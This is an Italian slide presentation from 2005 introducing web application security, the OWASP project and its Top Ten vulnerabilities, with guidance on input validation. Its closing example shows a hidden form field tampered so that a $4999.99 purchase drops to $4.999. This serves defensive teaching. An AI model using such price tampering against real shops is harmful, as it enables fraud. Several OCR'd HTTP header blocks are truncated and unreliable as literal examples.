Open Web Application Security Project

Web Application Security: teoria e casi reali

(a cura di **Matteo Meucci – CISSP – Business-e**)

matteo.meucci@business-e.it

Agenda ISACA-Roma 31 Marzo 2005

- Applicativi web
  - Quali sono i rischi a cui è esposto un servizio web
- Web Application Security e OWASP
  - Il progetto OWASP
  - OWASP-Italy: Progetti e sviluppi futuri
  - Le dieci vulnerabiltà più comuni: *OWASP TopTen*
    - Meccanismi di autenticazione non adeguati
    - Crash del servizio: *Buffer overflow*
    - Furto di credenziali di autenticazioni: *Cross Site Scripting*
    - Manipolazione dei dati aziendali: *SQL Injection*
    - Furto di identità: Errata gestione delle sessioni
  - OWASP Guide per sviluppare applicazioni web “sicure”
  - Analisi di sicurezza per gli applicativi:
    - Il tool *Web Scarab*
    - La metodologia *OWASP PenTest Checklist*
  - Apprendimento delle più comuni vulnerabilità: *WebGoat*
- Case-study di un applicativo web vulnerabile

INTERNET USAGE STATISTICS - The Big Picture

World Internet Users and Population Stats

WORLD INTERNET USAGE AND POPULATION STATISTICS						
World Regions	Population (2005 Est.)	Population % of World	Internet Usage, Latest Data	Usage Growth 2000-2005	Penetration (% Population)	World Users %
Africa	900,465,411	14.0 %	12,937,100	186.6 %	1.4 %	1.6 %
Asia	3,612,363,165	56.3 %	266,742,420	133.4 %	7.4 %	32.6 %
Europe	730,991,138	11.4 %	230,923,361	124.0 %	31.6 %	28.3 %
Middle East	259,499,772	4.0 %	17,325,900	227.8 %	6.7 %	2.1 %
North America	328,387,059	5.1 %	218,400,380	102.0 %	66.5 %	26.7 %
Latin America/Caribbean	546,917,192	8.5 %	55,279,770	205.9 %	10.1 %	6.8 %
Oceania / Australia	33,443,448	0.5 %	15,838,216	107.9 %	47.4 %	1.9 %
WORLD TOTAL	6,412,067,185	100.0 %	817,447,147	126.4 %	12.7 %	100.0 %

NOTES: (1) Internet Usage and Population Statistics were updated on February 3, 2005. (2) For detailed regional data, click on each World Region. (3) Demographic (population) numbers are based on data contained in the web site gazetteer.de. (4) Internet usage information comes from data published by Nielsen//NetRatings, by International Telecommunications Union, by NICs and other reliable sources. (5) Data from this site may be cited, giving the due credit and establishing an active link back to InternetWorldStats.com. (6) For navigation help and definitions, see the Site Surfing Guide.


,

Fonte: http://www.internetworldstats.com/stats.htm

Misure tradizionali e incidenti di sicurezza

- Gli *Incidenti di sicurezza* coinvolgono aziende che utilizzano:
  - Firewall: dal momento in cui sia consentito il protocollo HTTP in ingresso sul web server, un attaccante puo' inserire qualsiasi informazione nelle richieste
  - IDS:
    - sono facilmente bypassati a livello HTTP
    - non bloccano un attacco ma lo segnalano solamente
    - non possono fare nulla contro una richiesta cifrata
    - non sono in grado di rilevare nuovi attacchi
  - VPN: realizzano reti virtuali tra ambienti eterogenei garantendo riservatezza e autenticazione tra i due peer.
  - AV: analizzano file ed e-mail per vedere se sono stati colpiti da nuovi virus; non sono rilevanti per quanto riguarda l'HTTP
- 75% incidenti avviene via HTTP www.incidents.org
- Encryption transport layer (SSL) + FW non risolvono il problema di sviluppare un applicativo web "sicuro"

Le pressioni sul ciclo di vita delle applicazioni




Ciclo di vita di un'applicazione
Source: www.linuxbox.com

- **Time-to-Market**
  - Le applicazioni devono essere sul mercato il prima possibile
- **Complessità crescente**
  - Il ciclo di vita delle applicazioni ha complessità sempre più crescente
- **Crescente domanda di business**
  - Funzionalità vs Sicurezza

→Minor priorità alle feature di sicurezza

Concetti di WebAppSec



- Canale e protocollo di comunicazione: HTTP layer 7 ISO/OSI, SSL layer 4-5
- Server: Sviluppo applicativi web "sicuri"

Il protocollo HTTP:Request & Response (1)

HTTP/1.0 3(
Date: Wed,
Server: Micr
X-Powered-
X-AspNet-V(
COMMERCE
Location: /I
Set-Cookie:
GMT; path=
Set-Cookie:
path=/
Cache-Cont
Pragma: no
Expires: -1
Content-Typ
Content-Ler
X-Cache: M
X-Cache: MISS from proxy.intranet.tim.it
Proxy-Connection: close

-2005 09:59:23

09:59:23 GMT;

Il protocollo HTTP:Request & Response (2)


GET http://www.ing.unibo.it/Ingegneria/Didattica/default.htm
HTTP/1.0
Accept
/
Refere
User-A
DigExt
Host: v
Proxy-
Cookie
UnibolJ

HTTP/1.0 200 OK
Date: Wed, 23 Feb 20(
Server: Microsoft-IIS/6
X-Powered-By: ASP.NE
X-AspNet-Version: 1.1.
COMMERCE-SERVER-S
Cache-Control: no-cacl
Pragma: no-cache
Expires: -1
Content-Type: text/htr
Content-Length: 44242
X-Cache: MISS from w
X-Cache: MISS from pr
Proxy-Connection: clos

Applicativi Web


- Una applicazione web è un software accessibile utilizzando un web browser o un HTTP(s) user agent.
- Linguaggi utilizzati: HTML,XML,Java, Perl, PHP, C,C#, ASP
- Piattaforme Enterprise:
  - J2EE (Sun)
  - .NET (MicroSoft)
- Approcci per la messa in sicurezza degli applicativi web:
  - Ingegnerizzazione del sw per la sicurezza (poco praticato)
  - Utilizzo di application scanner a posteriori alla fase di progettazione (per evidenziare le vulnerabilita')

Web Security



Fonte: WhiteHat Security, Inc.

Complessità degli attacchi



Fonte: Carnegie Mellon University 2002

OWASP

- Il progetto Open Web Application Security Project (OWASP) nasce da un gruppo composto di volontari che produce tool, standard e documentazione open-source di qualità professionale.
- La comunità OWASP incentiva l'organizzazione di conferenze, la nascita di local chapter, la scrittura di articoli, papers, e discussioni riguardanti la Web Security.
- La partecipazione in OWASP è free ed aperta a tutti, come il materiale disponibile sul portale www.owasp.org
- Migliaia di membri, di cui 500 nei 38 capitoli locali e altri partecipanti ai progetti
- Milioni di hit su www.owasp.org al mese
- Defense Information Systems Agency (DISA) , US Federal Trade Commisson (FTC), VISA, Mastercard, American Express hanno adottato la documentazione OWASP nei loro standard e linee guida

Principali progetti OWASP

- Guida per la progettazione di applicativi web “sicuri”
- OWASP Top Ten Vulnerability
- Checklist per Web Application Vulnerability Assessment
- Tool per Pentester e code reviewer:
  - WebScarab
  - WebGoat
  - Stinger,…
- Articoli, standard

OWASP-Italy

Gruppo di professionisti della sicurezza informatica interessati alle problematiche e allo sviluppo di tematiche riguardanti la Web Application Security. Active Projects:

- Traduzione della documentazione OWASP in italiano:
  - OWASP Top Ten [Done!],OWASP Checklist [Expect Apr05],OWASP Guide [Waiting release v2]
- Scrittura di articoli su OWASP e WebAppSec:
  - ICTSecurity, Hackers&C
  - "Where SSL and Strong Auth. Fails"
- Gruppo di studio per ISO17799&Web e OWASP Checklist
- Gestione Mailing list sulla WebAppSec: http://lists.sourceforge.net/lists/listinfo/owasp-italy/
- Public speech
- OWASP-Italy Sponsor:

Top Ten vulnerability list

- OWASP mantiene una lista delle 10 vulnerabilità più critiche di un applicativo web.
- Aggiornate annualmente.
- Sempre più accettata come standard:
  - Federal Trade Commission (US Gov)
  - Oracle
  - Foundstone Inc.
  - @ Stake
  - VISA, MasterCard, American Express
- Tradotta in italiano:

http://www.owasp.org/local/italy.html

A1. Unvalidated Input
A2. Broken Access Control
A3. Broken Authentication and Session Management
A4. Cross Site Scripting (XSS) Flaws
A5. Buffer Overflow
A6. Injection Flaws
A7. Improper Error Handling
A8. Insecure Storage
A9. Denial of Service
A10. Insecure Configuration Management

OWASP Top Ten in "Payment Card Industry Data Security Standard"

- From the standard Payment Card Industry (PCI) Data Security Requirements...

  6.5 Develop web software and applications based on secure coding guidelines such as the Open Web Application Security Project guidelines. Review custom application code to identify coding vulnerabilities. See www.owasp.org - “The Ten Most Critical Web Application Security Vulnerabilities.” Cover prevention of common coding vulnerabilities in software development processes, to include:

  6.5.1 Unvalidated input
  6.5.2 Broken access control (e.g., malicious use of user IDs)
  6.5.3 Broken authentication/session management (use of account credentials and session cookies)
  6.5.4 Cross-site scripting (XSS) attacks
  6.5.5 Buffer overflows
  6.5.6 Injection flaws (e.g., SQL injection)
  6.5.7 Improper error handling
  ….

A1. Unvalidated Input

- Le informazioni ricevute a seguito di una richiesta, non vengono validate dall'applicazione web. Questa tecnica può essere utilizzata per accedere alla parte di backend attraverso l'applicazione web in questione.

- Prima regola: non "fidarsi" mai di qualsiasi informazioni fornita dal client nella HTTP Request (cookie, IDSessione, parametri, header, referer)

- I parametri da controllare in fase di validazione sono:
  - Il tipo di dato (string, integer, real, etc…)
  - Il set di caratteri consentito
  - La lunghezza minima e massima
  - Controllare se è permesso il tipo NULL
  - Controllare se il parametro è richiesto o meno
  - Intervallo numerico

A1. Unvalidated Input (2)

- E' necessario avere una classificazione ben precisa di ciò che sia permesso o meno per ogni singolo parametro dell'applicativo
- Ciò include una protezione adeguata per tutti i tipi di dati ricevuti da una HTTP request, inclusi le URL, i form, i cookie, le query string, gli hidden field e i parametri.
- *OWASP WebScarab* permette di manipolare tutte le informazioni da e verso il web browser
- *OWASP Stinger HTTP request* è stato sviluppato da OWASP per gli ambienti J2EE (motore di validazione)

A1. Unvalidated Input – esempio (1)


Manipolazione dei parametri inviati: Hidden Field Manipulation

Click below to confirm your purchase.

Your total price is: **$4999.99**

This amount will be charged to your credit card immediately.

A1. Unvalidated Input – esempio (2)



A1. Unvalidated Input – esempio (3)

Click below to confirm your purchase.

Confirm purchase: **46 inch HDTV (model KTV-551)**

Purchase

A1. Unvalidated Input – esempio (4)

Click below to confirm your purchase.

Your total price is **$4.999**

